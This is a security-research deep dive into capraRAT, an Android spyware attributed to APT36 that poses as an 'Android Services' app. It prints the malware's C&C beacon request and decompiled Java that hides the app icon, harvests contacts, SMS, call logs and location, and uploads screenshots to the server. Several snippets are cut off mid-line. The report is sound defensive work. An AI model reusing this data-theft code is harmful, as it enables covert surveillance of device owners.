Deep Dive Analysis – capraRAT

: 2/11/2022

APT 36 Targeting Indian Government Officials via Spyware

Cyble Research Labs has come across an article wherein security researchers have mentioned a new Android malware named capraRAT. This malware is used by an Advanced Persistent Threat (APT) group called APT36, a.k.a Transparent Tribe, which has been observed targeting the Indian Government and its Defence personnel.

APT36, also known as ProjectM, Copper Fieldstone, Earth Karkaddan, is a Pakistan-based Threat Actors (TA) group. In the past, the APT36 group has launched a fake version of the Aarogya Setu Application for malicious purposes. Aarogya Setu is an application developed by the Indian Government to track COVID-19 cases.


Our analysis indicates that upon successful execution, this malicious application can steal sensitive data such as contacts, call logs, SMSs, Location, take screenshots, record calls, and microphone audio, send SMSs, etc., from the victims' devices.

Technical Analysis

APK Metadata Information

- App Name: **Android Services**
- Package Name: **com.example.appcode.appcode**
- SHA256 Hash: **d9979a41027fe790399edebe5ef8765f61e1eb1a4ee1d11690b4c2a0aa38ae42**

Figure 1 shows the metadata information of the application.



APP ICON

FILE INFORMATION

File Name	Android Services.apk
Size	1.13MB
MD5	8f7ae0247080ee60155670b582f07715
SHA1	d919125076499a2e7b0cd16d692dfcb657867890
SHA256	d9979a41027fe790399edebe5ef8765f61e1eb1a4ee1d11690b4c2a0aa38ae42

APP INFORMATION

App Name	Android Services
Package Name	com.example.appcode.appcode
Main Activity	com.example.appcode.appcode.MainActivity
Target SDK	21
Min SDK	13
Max SDK	
Android Version Name	1.0
Android Version Code	1

Figure 1 – App Metadata Information

The below figure shows the application icon and name displayed on the Android device.





Figure 2 – App Icon and Name

Upon opening the application, the malware hides its icon from the Android device's screen and continuously communicates with the Command and Control (C&C) server *hxxp://android.viral91[.]xyz/admin/webservices.*



```
POST /admin/webservices HTTP/1.1
Content-Type: application/json
Accept-Encoding: gzip, deflate
Accept-Language: en-US
Content-Length: 111
Host: android.viral91.xyz
Connection: close
User-Agent: Apache-HttpClient/UNAVAILABLE (java 1.4)

{
  "CMD":"ping",
  "CID":"0",
  "type":"android",
  "UID":0,
  "IMI":"000000000000000",
  "ip":"10.0.3.15",
  "os":"Android 7.1.1"
}
```

Figure 3 – App Communicates to C&C


We observed the similar domain *hxxp://viral91[.]xyz* had been used by Crimson RAT to target Windows machines. The TA behind Crimson RAT is also from APT36, which leads us to believe the same TAs are likely behind capraRAT.

Manifest Description

capraRAT requests the user for 21 different permissions, of which it abuses 12 permissions which are listed below.

Permissions	**Description**
READ_SMS	Access SMSs from the victim’s device.
RECEIVE_SMS	Intercept SMSs received on the victim’s device
READ_CALL_LOG	Access Call Logs
READ_CONTACTS	Access phone contacts.
READ_PHONE_STATE	Allows access to phone state, including the current cellular network information, the phone number and the serial number of the phone, the status of any ongoing calls, and a list of any Phone Accounts registered on the device.
RECORD_AUDIO	Allows the app to record audio with the microphone, which the attackers can misuse.
ACCESS_COARSE_LOCATION	Allows the app to get the approximate location of the device network sources such as cell towers and Wi-Fi.
ACCESS_FINE_LOCATION	The app allows the device’s precise location using the Global Positioning System (GPS).
SEND_SMS	Allows an application to send SMS messages.
CALL_PHONE	Allows an application to initiate a phone call without going through the Dialer user interface to confirm the call.
WRITE_EXTERNAL_STORAGE	Allows the app to write or delete files to the device’s external storage.
PROCESS_OUTGOING_CALLS	Allows the app to process outgoing calls and modify the dialing number.

We observed that the defined launcher activity in the malicious app’s manifest file loads the application’s first screen, as shown below.




```
<application android:theme="@style/AppTheme" android:label="@string/app_name" android:icon="@drawable/ic_launcher"
    <activity android:label="@string/app_name" android:name="com.example.appcode.appcode.MainActivity">
        <intent-filter>
            <action android:name="android.intent.action.MAIN"/>
            <category android:name="android.intent.category.LAUNCHER"/>
        </intent-filter>
    </activity>
```

Figure 4 – Launcher Activity

Source Code Review

Our static analysis indicated that the malware steals sensitive data such as Contacts, SMSs, Call logs, and location. Besides recording calls and microphone audio, the malware also deletes files, sends SMSs, makes calls, takes pictures from the camera, etc., based on the commands received from the C&C server.


The method *hideApp()* showcases the code used by the malware to hide its icon from the device screen, as shown in Figure 5.



```
private void hideApp() {
    try {
        getPackageManager().setComponentEnabledSetting(new ComponentName(this, MainActivity.class), 2, 1);
    } catch (Exception e) {
    }
```

Figure 5 – Code to Hide App Icon


The *listContacts()* method has been used to access the contacts data such as phone numbers and emails from the victim's device, as shown below.



```
public JSONObject listContacts(Context c, String where) {
    try {
        JSONObject contacts = new JSONObject();
        ContentResolver cr = c.getContentResolver();
        Cursor cur = cr.query(ContactsContract.Contacts.CONTENT_URI, null, where, null, " DISPLAY_NAME ");
        JSONArray arry = new JSONArray();
        if (cur.getCount() <= 0) {
            return null;
        }
        while (cur.moveToNext()) {
            JSONObject con = new JSONObject();
            String id = cur.getString(cur.getColumnIndex("_id"));
            long idlong = cur.getLong(cur.getColumnIndex("_id"));
            int times_contacted = cur.getInt(cur.getColumnIndex("times_contacted"));
            long last_time_contacted = cur.getLong(cur.getColumnIndex("last_time_contacted"));
            String disp_name = cur.getString(cur.getColumnIndex("display_name"));
            int starred = cur.getInt(cur.getColumnIndex("starred"));
            con.put("_id", idlong);
            con.put("last_time_contacted", last_time_contacted);
            con.put("times_contacted", times_contacted);
            con.put("disp_name", disp_name);
            con.put("starred", starred);
            if (Integer.parseInt(cur.getString(cur.getColumnIndex("has_phone_number"))) > 0) {
                Cursor pCur = cr.query(ContactsContract.CommonDataKinds.Phone.CONTENT_URI, null, "contact_id = ?", new String[]{id}, null);
                ArrayList<String> phones = new ArrayList<>();
                while (pCur.moveToNext()) {
                    phones.add(pCur.getString(pCur.getColumnIndex("data1")));
                }
                pCur.close();
                con.put("phones", phones);
                Cursor emailCur = cr.query(ContactsContract.CommonDataKinds.Email.CONTENT_URI, null, "contact_id = ?", new String[]{id}, null
                if (emailCur.getCount() != 0) {
                    ArrayList<String> emails = new ArrayList<>();
                    while (emailCur.moveToNext()) {
                        emails.add(emailCur.getString(emailCur.getColumnIndex("data1")));
                    }
                    emailCur.close();
                    con.put("emails", emails);
```

Figure 6 – Code to Collect Contacts Data


Through the *listSMS()* method, we identified that the malware collects SMSs from the device, as shown in the below figure.



```
public JSONObject listSMS(Context c, String where) {
    try {
        this.sms_logs = new JSONObject();
        Cursor cursor = c.getContentResolver().query(Uri.parse("content://sms/"), new String[]{"_id",
        if (cursor.getCount() == 0) {
            return null;
        }
        JSONArray arry = new JSONArray();
        cursor.moveToFirst();
        do {
            if (cursor.getColumnCount() != 0) {
                JSONObject json = new JSONObject();
                json.put("_id", cursor.getString(cursor.getColumnIndex("_id")));
                json.put("thread_id", cursor.getString(cursor.getColumnIndex("thread_id")));
                json.put("address", cursor.getString(cursor.getColumnIndex("address")));
                json.put("person", cursor.getString(cursor.getColumnIndex("person")));
                json.put("date", getDate(Long.parseLong(cursor.getString(cursor.getColumnIndex("date")))));
                json.put("read", cursor.getString(cursor.getColumnIndex("read")));
                json.put("body", cursor.getString(cursor.getColumnIndex("body")));
                json.put("type", cursor.getString(cursor.getColumnIndex("type")));
                arry.put(json);
```

Figure 7 – Code to Collect SMSs


The method *listCallLog()* depicts the malware's ability to collect Call logs data from the device. Refer to Figure 8.



```
public JSONObject listCallLog(Context c, String where) {
    try {
        this.call_logs = new JSONObject();
        Cursor cursor = c.getContentResolver().query(CallLog.Calls.CONTENT_URI, new String[]{"_id", "type",
        JSONArray arry = new JSONArray();
        if (cursor.getCount() == 0) {
            return null;
        }
        cursor.moveToFirst();
        do {
            if (cursor.getColumnCount() != 0) {
                JSONObject json = new JSONObject();
                json.put("_id", cursor.getString(cursor.getColumnIndex("_id")));
                json.put("type", cursor.getString(cursor.getColumnIndex("type")));
                json.put("date", getDate(Long.parseLong(cursor.getString(cursor.getColumnIndex("date")))));
                json.put("duration", cursor.getString(cursor.getColumnIndex("duration")));
                json.put("number", cursor.getString(cursor.getColumnIndex("number")));
                json.put("name", cursor.getString(cursor.getColumnIndex("name")));
                json.put("raw_contact_id", cursor.getString(cursor.getColumnIndex("raw_contact_id")));
                arry.put(json);
            }
        } while (cursor.moveToNext());
        this.call_logs.put("userdata", arry);
        return this.call_logs;
```

Figure 8 – Code to Collect Call Logs


The code snippet shown in the below image depicts the methods *getLocByGPS()*and *getLocByNetwork(),* which are used to collect device location from both the GPS and the connected network.



```
public Location getLocByNetwork() {
    try {
        this.locationManager = (LocationManager) this.mContext.getSystemService("location");
        setting.isNetworkEnabled = this.locationManager.isProviderEnabled("network");
        if (setting.isNetworkEnabled) {
            this.locationManager.requestLocationUpdates("network", MIN_TIME_BW_UPDATES, (float) MIN_DISTANCE_CHANGE_FOR_UPDATES, this);
            if (this.locationManager != null) {
                this.location = this.locationManager.getLastKnownLocation("network");
                if (this.location != null) {
                    this.latitude = this.location.getLatitude();
                    this.longitude = this.location.getLongitude();
                }
            }
        }
    } catch (Exception e) {
        e.printStackTrace();
    }
    return this.location;
}

public Location getLocByGPS() {
    try {
        this.locationManager = (LocationManager) this.mContext.getSystemService("location");
        setting.isGPSEnabled = this.locationManager.isProviderEnabled("gps");
        if (setting.isGPSEnabled) {
            this.locationManager.requestLocationUpdates("gps", MIN_TIME_BW_UPDATES, (float) MIN_DISTANCE_CHANGE_FOR_UPDATES, this);
            if (this.locationManager != null) {
                this.location = this.locationManager.getLastKnownLocation("gps");
                if (this.location != null) {
                    this.latitude = this.location.getLatitude();
                    this.longitude = this.location.getLongitude();
```

Figure 9 – Code to collect Device Location Data


The image below highlights the malware code that takes screenshots of the device's screen and sends them to the C&C server based on the command received from the TA.



```
public void take() {
    this.handler = new Handler();
    this.handler.postDelayed(new Runnable() {
        @Override // java.lang.Runnable
        public void run() {
            ScreenShot.this.capture();
        }
    }, 1);
}

/* JADX INFO: Access modifiers changed from: private */
public void capture() {
    Date now = new Date();
    DateFormat.format("hh:mm:ss", now);
    try {
        File capDir = new File(setting.capPath);
        if (!capDir.exists()) {
            capDir.mkdirs();
        }
        String mPath = setting.capPath + now + ".jpg";
        View v1 = getWindow().getDecorView().getRootView();
        v1.setDrawingCacheEnabled(true);
        Bitmap bitmap = Bitmap.createBitmap(v1.getDrawingCache());
        v1.setDrawingCacheEnabled(false);
        FileOutputStream outputStream = new FileOutputStream(new File(mPath));
        bitmap.compress(Bitmap.CompressFormat.JPEG, setting.capQuality, outputStream)
        outputStream.flush();
        outputStream.close();
        this.jObj.getJSONObject("header").put("VAL", mPath);
        this.CMD.upload.uploadToServer(this.jObj);
    } catch (Throwable e) {
```

Figure 10 – Code to take Screenshots from the device

